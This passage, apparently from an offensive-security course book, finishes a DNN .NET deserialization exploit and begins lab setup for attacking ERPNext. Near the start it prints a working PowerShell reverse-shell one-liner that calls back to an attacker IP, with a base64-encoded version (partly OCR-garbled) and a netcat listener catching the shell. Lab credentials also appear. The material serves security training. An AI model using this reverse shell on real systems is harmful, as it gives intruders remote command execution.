Listing 264 - Plaintext version of the Powershell one-liner we will use for our reverse shell.

To avoid any possible quotation and encoding issues while passing the above complex command to the webshell, we are going to encode it to *base64* format, since the PowerShell executable accepts the *-EncodedCommand* parameter, which instructs the interpreter to *base64-decode* the command before executing it. Please also note that PowerShell uses the Little Endian *UTF-16* encoding version, which is reflected in the *iconv* command in the following listing.

```
kali@kali:~$ cat powershellcmd.txt
$client = New-Object System.Net.Sockets.TCPCClient('192.168.119.120',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()}; kali@kali:~$ iconv -f ASCII -t UTF-16LE powershellcmd.txt | base64 | tr -d "\n"
JABjAGwAaQB1AG4AdAAgAD0IAIBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBO
AGUAAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoAccAMQA5ADIALgAxADYA
OOAAuADIALgAyADMAOAAAnAcwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABp
AGUAbgB0AC4ARwB1AHQAUwB0AHTAZQBhAG0AKAApADsAWwBiAHkAdAB1AFsAXQBdACQAYgB5AHQA
ZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAAqAg
AD0AIAAkAHMAdAByAGUAYQBtAC4UgB1AGEAZAAoACQAYgB5AHQAZQBzACwAIAAwAcwAIAAkAGIA
eQB0AGUAcwAuAEwAZQBuAGcAdABoACKQAgAC0AbgB1ACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9
ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAQBUAfkAcAB1AE4AYQBtAGUAIABTAhKAcwB0AGUA
bQAUAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACKAlgBHAGUAdABTAHQAcgBp
AG4AzwAoACQAYgB5AHQAZQBzACwAMAAAsACAAJABpACKAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0A
IAAoAGkAZQB4ACAAJABkAGEAdAbhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBn
```

⁷⁷ (Nikhil Mittal, 2018), <https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1>

```
ACAAKQA7ACQAcwB1AG4AZABiAGEAYwBrADIAIAAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsA
IAAnAFAAUwAgACcAIAArACAACABwAHcAZAAPAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABz
AGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgB1AG4AYwBvAGQAAQBuAGcAXQA6AdoA
QQBTAEMASQB JACKALgBHAGUAdABCahAdAB1AHMAKAkAHMAZQBuAGQAYgBhAGMAawAyACKAOwAk
AHMAdAByAGUAYQBtAC4AVwByAGkAdAB1ACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUA
bgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgB1AGEAbQAuAEYAbAB1AHMAaAAo
ACKAfQA7AAoA kali@kali:~$
```

Listing 265 - The command used to encode our reverse shell

The final command we will execute from the webshell then looks like the following:

```
powershell.exe -EncodedCommand
JABjAGwAaQB1AG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOAGUAdAAuAF
MABwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQB1AG4AdAAoACcAMQA5ADIALgAxADYAOAAuADIALgAyADMAOAAn
ACwANAA0ADQANAApADsAJABzAHQAcgB1AGEAbQAgAD0AIAAkAGMAdABpAGUAbgB0AC4ARwB1AHQAUwB0AHIAZQ
BhAG0AKAApADsAWwBiAhkAdAB1AFsAXQBdACQAYgB5AHQAZQBzACAAAPQAgADAALgAuADYANQA1ADMANQB8ACUA
ewAwAH0AOwB3AGGAAQbSAGUAKAAoACQAAQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgB1AGEAZAAoACQAYgB5AH
QAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACKQAgAC0AbgB1ACAAMA ApAHsAOwAk
AGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAQBUAkhAcAB1AE4AYQBtAGUAIABTAhKAcw
B0AGUAbQauAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAdBkAGKAbgBnACKALgBHAGUAdABTAhQAcgBpAG4A
ZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACKAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4AC
AAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPahuAdAAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwB1AG4AZABi
AGEAYwBrADIAIAAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAnAFAAUwAgACcAIAArACAACABwAHcAZA
ApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQA
LgB1AG4AYwBvAGQAaQBuAGcAXQA6AdoAQBTAEemasQB JACKALgBHAGUAdABCahAdAB1AHMAKAkAHMAZQBuAG
QAYgBhAGMAawAyACKAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdAB1ACgAJABzAGUAbgBkAGIAeQB0AGUALAAw
ACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgB1AGEAbQAuAEYAbAB1AHMAaAA
AoACKAfQA7AAoA
```

Listing 266 - PowerShell reverse shell we will execute in our ASPX command shell

Finally, our exploit is complete and we successfully receive our reverse shell.

```
kali@kali:~$ nc -lvp 4444 [sudo]
password for kali: listening on
[any] 4444 ...
connect to [192.168.119.120] from WIN-2TU088Q2N5H.localdomain [192.168.121.120] 54654
whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> exit kali@kali:~$
```

Listing 267 - Our exploit has worked and we have received a shell

7.7.1 Exercise

1. Repeat the attack described in the previous section and obtain a reverse shell
2. The original Muñoz and Mirosh presentation includes a reference to the DNN *WriteFile* function, which can be used to disclose information from the vulnerable DNN server. Generate an XML payload that will achieve that goal.

7.8 ysoserial.net

Now that we have manually analyzed and exploited this vulnerability, and have gained a thorough understanding of the *ObjectDataProvider* gadget mechanics, we need to mention a tool that can

automate many of these tasks for us. Using the original *ysoserial* Java payload generator⁷⁸ as inspiration, researcher Alvaro Muñoz also created the *ysoserial.net*⁷⁹ payload generator that, as the name implies, specifically targets unsafe object deserialization in .Net applications.

In addition to the gadget we used in this module, *ysoserial.net* includes additional gadgets that can be useful to an attacker if certain conditions are present in a vulnerable application. We strongly encourage you to inspect the payloads it offers as well as the inner workings of this tool, as it will enhance your knowledge and allow you to possibly exploit a variety of different .Net deserialization vulnerabilities.

7.8.1 Extra Mile

Although we have not discussed Java deserialization vulnerabilities in this course, it is worth mentioning that one such vulnerability exists in the ManageEngine Applications Manager instance in your lab. We encourage you to get familiar with the Java *ysoserial* version and try to identify and exploit this vulnerability.

⁷⁸ (Chris Frohoff, 2019), <https://github.com/frohoff/ysoserial>

⁷⁹ (Alvaro Muñoz, 2020), <https://github.com/pwntester/ysoserial.net>

7.9 Summary

In this module we analyzed a vulnerability in the DNN platform that clearly demonstrates that .NET applications can suffer from deserialization issues similar to any other language. Although deserialization vulnerabilities are arguably found more often in PHP and Java applications, we encourage you not to neglect this class of vulnerabilities when facing .NET applications, as they can prove to have a critical impact.

8. ERPNext Authentication Bypass and Server Side Template Injection

This module covers two vulnerabilities that can be used to exploit ERPNext,⁸⁰ an open source Enterprise Resource Planning software built on the Frappe Web Framework.⁸¹

These vulnerabilities were originally discovered in Frappe, but we will leverage the feature set in ERPNext to exploit them. The first vulnerability we will discuss is a standard SQL injection including an in-depth analysis on how the vulnerability was discovered.

The SQL injection vulnerability will allow us to bypass authentication and access the Administrator console. With access to the Administrator console, we will examine a Server Side Template Injection⁸² (SSTI) vulnerability in detail. We will leverage the SSTI vulnerability to achieve remote code execution. Finally, we'll wrap up by discussing how straying from the intended software design patterns can assist in vulnerability discovery.

8.1 Getting Started

In this module we will attack as an unauthenticated user and we will use a white-box approach. This means that we will be providing system and application credentials for debugging purposes.

Let's start by reverting the ERPNext virtual machine from the student control panel, where the credentials for the ERPNext server and application accounts are located.

Let's begin by configuring our environment.

8.1.1 Configuring the SMTP Server

In this module, we'll need to be able to send emails as we attempt to bypass the password reset functionality. To do this, we will need to set Frappe to use our Kali machine as the SMTP server. We can log in to the ERPNext server via SSH to make the necessary changes.

```
kali@kali:~$ ssh frappe@192.168.121.123 frappe@192.168.121.123's
password:
...
Please access ERPNext by going to http://localhost:8000 on the host system.
The username is "Administrator" and password is "admin"

Do consider donating at https://frappe.io/buy

To update, login as
username: frappe
password: frappe cd
frappe-bench bench
update
```

⁸⁰ (Frappe, 2020), <https://erpnext.com/>

⁸¹ (Frappe, 2020), <https://frappe.io/frappe>

⁸² (Portswigger, 2015), <https://portswigger.net/research/server-side-template-injection>

```
frappe@ubuntu:~$
```

Listing 268 - Logging in via SSH

Next, we need to edit `site_config.json` (found in `frappe-bench/sites/site1.local/`) to match the contents shown in Listing 269.

```
frappe@ubuntu:~$ cat frappe-bench/sites/site1.local/site_config.json
{
    "db_name": "_1bd3e0294da19198",
    "db_password": "321dabYvxQanK4jj",
    "db_type": "mariadb",
    "mail_server": "<YOUR KALI IP>",
    "use_ssl": 0,
    "mail_port": 25,
    "auto_email_id": "admin@randomdomain.com" }
```

Listing 269 - site_config.json for email server

At this point, ERPNext will send emails to our Kali system. However, we still need to configure Kali to listen for incoming SMTP connections. We can accomplish this using the Python `smtpd` module and the `-c DebuggingServer` flag to discard the messages after the `smtpd` server receives them.

```
kali@kali:~$ sudo python3 -m smtpd -n -c DebuggingServer 0.0.0.0:25
```

Listing 270 - Starting SMTP server on Kali

Since we won't need to see the contents of the emails, we can run the `smtpd` server in the background by adding "&" at the end of the command.

With the `smtpd` server started, ERPNext will be able to conduct password resets.

8.1.1.1 Exercise

Configure the SMTP server in Kali and the ERPNext server.

8.1.2 Configuring Remote Debugging

We can use debugging to inspect available variables, follow the flow of code, and pause execution right before a crucial change. A debugger is essential when attempting to exploit SSTI vulnerabilities. We will be using Visual Studio Code⁸³ to debug the ERPNext application.

We can follow these steps to set up remote debugging:

1. Install Visual Studio Code.
2. Configure Frappe to debug.
3. Load the code into Visual Studio Code.

⁸³ (Microsoft, 2020), <https://code.visualstudio.com/>

4. Configure Visual Studio Code to connect to the remote debugger.

We will download and install Visual Studio Code by visiting the following link in Kali:

```
https://code.visualstudio.com/docs/?dv=linux64\_deb
```

Listing 271 - Download URL for Visual Studio Code

Next, we can use `apt` to install the .deb file.

```
kali㉿kali:~$ sudo apt install ~/Downloads/code_1.45.1-1589445302_amd64.deb
Reading package lists... Done
Building dependency tree
Reading state information... Done
Note, selecting 'code' instead of ' ~/Downloads/code_1.45.1-1589445302_amd64.deb' ...

```

Listing 272 - Installing Visual Studio Code from the downloaded .deb

Once installed, we'll start Visual Studio Code and install the Python extension. We can do this by clicking on the *Extensions* tab on the left navigation panel and searching for "python". To install the extension, we'll select *Install* and wait for it to complete.



Figure 170: Extensions Panel of Visual Studio Code

The `bench` tool is designed to make installing, updating, and starting Frappe applications easier. We'll need to reconfigure the `bench`⁹¹ Procfile and add a few lines of code to start Frappe and ERPNext with remote debugging enabled.

To reconfigure `bench`, let's return to the SSH session where we are logged in to the ERPNext server and install `ptvsd`.⁹² The `ptvsd` package is the Python Tools for Visual Studio debug server, which allows us to create a remote debugging connection. To install it, we can use the `pip` binary provided by `bench` to ensure that `ptvsd` is available to Frappe.

⁹¹ (Frappe, 2020), <https://github.com/frappe/bench#bench>

⁹² (Microsoft, 2019), <https://github.com/microsoft/ptvsd>

```
frappe@ubuntu:~$ /home/frappe/frappe-bench/env/bin/pip install ptvsd ...
```

Successfully installed ptvsd-4.3.2

Listing 273 - Installing ptvsd

Next, let's open up the Procfile and comment out the section that starts the web server. We will manually start the web server later, when debugging is enabled.

```
frappe@ubuntu:~$ cat /home/frappe/frappe-bench/Procfile
redis_cache: redis-server config/redis_cache.conf
redis_socketio: redis-server config/redis_socketio.conf
redis_queue: redis-server config/redis_queue.conf
#web: bench serve --port 8000

socketio: /usr/bin/node apps/frappe/socketio.js

watch: bench watch

schedule: bench schedule
worker_short: bench worker --queue short --quiet
worker_long: bench worker --queue long --quiet
worker_default: bench worker --queue default --quiet
```

Listing 274 - Updating the Procfile to not start the web server

Once *ptvsd* is installed, we must reconfigure the application and use *ptvsd* to open up a debugging port. We can do this by editing the following file:

/home/frappe/frappe-bench/apps/frappe/frappe/app.py

Listing 275 - Location of app.py

When the “bench serve” command in Procfile is executed, the *bench* tool runs the *app.py* file. By editing this file, we can start the remote debugging port early in the application start up. The code in Listing 276 needs to be added below the “imports” in the *app.py* file.

```
import ptvsd
ptvsd.enable_attach(redirect_output=True)
print("Now ready for the IDE to connect to the debugger") ptvsd.wait_for_attach()
```

Listing 276 - Code to start the debugger

The code above imports *ptvsd* into the current project, starts the debugging server (*ptvsd.enable_attach*), prints a message, and pauses execution until a debugger is attached (*ptvsd.wait_for_attach*). By default, *ptvsd* will start the debugger on port 5678.

Before we start the services and web server, we must transfer the entire source code of the application to Kali. This will allow us to use Visual Studio Code on Kali to remotely debug the ERPNext application. Let's use *rsync* to copy the folder to our machine.

```
kali㉿kali:~$ rsync -azP frappe@192.168.121.123:/home/frappe/frappe-bench ./
frappe@192.168.121.123's password:
...
frappe-bench/sites/assets/css/web_form.css
    108,418 100% 221.50kB/s   0:00:00 (xfr#48027, to-chk=46/56097) frappe-
bench/sites/assets/js/
frappe-bench/sites/assets/js/bootstrap-4-web.min.js
    231,062 100% 371.13kB/s   0:00:00 (xfr#48028, to-chk=45/56097) frappe-
bench/sites/assets/js/bootstrap-4-web.min.js.map
    409,026 100% 536.16kB/s   0:00:00 (xfr#48029, to-chk=44/56097) ...
```

Listing 277 - Transferring the zip file to Kali

Once the files are transferred, we'll open the folder in Visual Studio Code using *File > Open Folder*. When the *Open Folder* dialog appears, we'll navigate to the copied frappe-bench directory and click *OK*.




Figure 171: Open Folder Dialog in Visual Studio Code

At this point, we will find the folder structure on the left panel under *Explorer*.




Figure 172: Visual Studio Code Explorer with Folder Structure

Now it's time to start up Frappe and ERPNext with the debugging port. Before we can start the web server, we'll need to start the necessary services. We can run 'bench start' to start Redis, the web server, the socket.io server, and all the other dependencies required by Frappe and ERPNext.

```
frappe@ubuntu:~$ cd /home/frappe/frappe-bench/
```

```
frappe@ubuntu:~/frappe-bench$ bench start
22:35:55 system      | worker_long.1 started (pid=6314)
22:35:55 system      | watch.1 started (pid=6313)
22:35:55 system      | schedule.1 started (pid=6315)
22:35:55 system      | redis_queue.1 started (pid=6316)
22:35:55 redis_queue.1 | 6326:M 27 Nov 22:35:55.391 * Increased maximum number of
open files to 10032 (it was originally set to 1024). . . .
```

Listing 278 - Starting ERPNext using bench

Next, we will open up another SSH terminal and start the web server from the /home/frappe/frappe-bench/sites directory. We can use the `python` binary installed by bench to run the bench helper. The bench helper starts the Frappe web server on port 8000. We will pass in the `--noreload` argument, which disables the Web Server Gateway Interface⁸⁴ (`werkzeug`)⁸⁵ from auto-reloading. Finally, we can use `--nothreading` to disable multithreading.

We can also use screen or tmux instead of opening a new SSH connection.

⁸⁴ (Wikipedia, 2020), https://en.wikipedia.org/wiki/Web_Server_Gateway_Interface


⁸⁵ (Pallets Projects, 2020), <https://palletsprojects.com/p/werkzeug/>

```
frappe@ubuntu:~/frappe-bench$ cd /home/frappe/frappe-bench/sites
frappe@ubuntu:~/frappe-bench/sites$ ./env/bin/python
./apps/frappe/frappe/utils/bench_helper.py frappe serve --port 8000 --noreload -
nothreading
Now ready for the IDE to connect to the debugger
```


Listing 279 - Manually starting the web server

Now that the dependencies are running, the code base is open in Visual Studio Code, and the web application is awaiting a debugging connection, it's time to connect to the remote debugger. Our next step is to configure the connection information in Visual Studio Code for remote debugging.

Visual Studio Code does not initially present an option to debug a Python project. However, we can work around this by first opening an existing Python project. This can be done by visiting the *Explorer* section of Visual Studio Code and clicking on any Python file. We'll use the same *app.py* file we modified earlier.

Figure 173: *app.py* Open in Visual Studio Code

Next, we can select the *Debug* panel on the left navigation panel of Visual Studio Code.



```

File Edit Selection View Go Debug Terminal Help
RUN
Run and Debug
To customize Run and Debug create a launch.json file.
app.py
apps > frappe > frappe > app.py > ...
1 # -*- coding: utf-8 -*-
2 # Copyright (c) 2015, Frappe Technologies Pvt. Ltd. and Contributors
3 # MIT License. See license.txt
4 from __future__ import unicode_literals
5
6 import os
7 from six import iteritems
8 import logging
9
10 from werkzeug.wrappers import Request
11 from werkzeug.local import LocalManager
12 from werkzeug.exceptions import HTTPException, NotFound
13 from werkzeug.contrib.profiler import ProfilerMiddleware
14 from werkzeug.wsgi import SharedDataMiddleware
15
16 import frappe
17 import frappe.handler
18 import frappe.auth
19 import frappe.api

```

Figure 174: Debug Panel Of Visual Studio Code

Next, when the debug configuration prompt appears, we can select **Remote Attach** and press




Figure 175: Selecting Remote Attach

When the host name prompt appears, we'll input the IP address of the ERPNext host and press

With the debug panel open, we'll click *create a launch.json file* at the top left.




Figure 176: Selecting the Remote IP

Finally, when prompted, we'll enter port number 5678 into the *Remote Debugging* port prompt and press **Enter**.

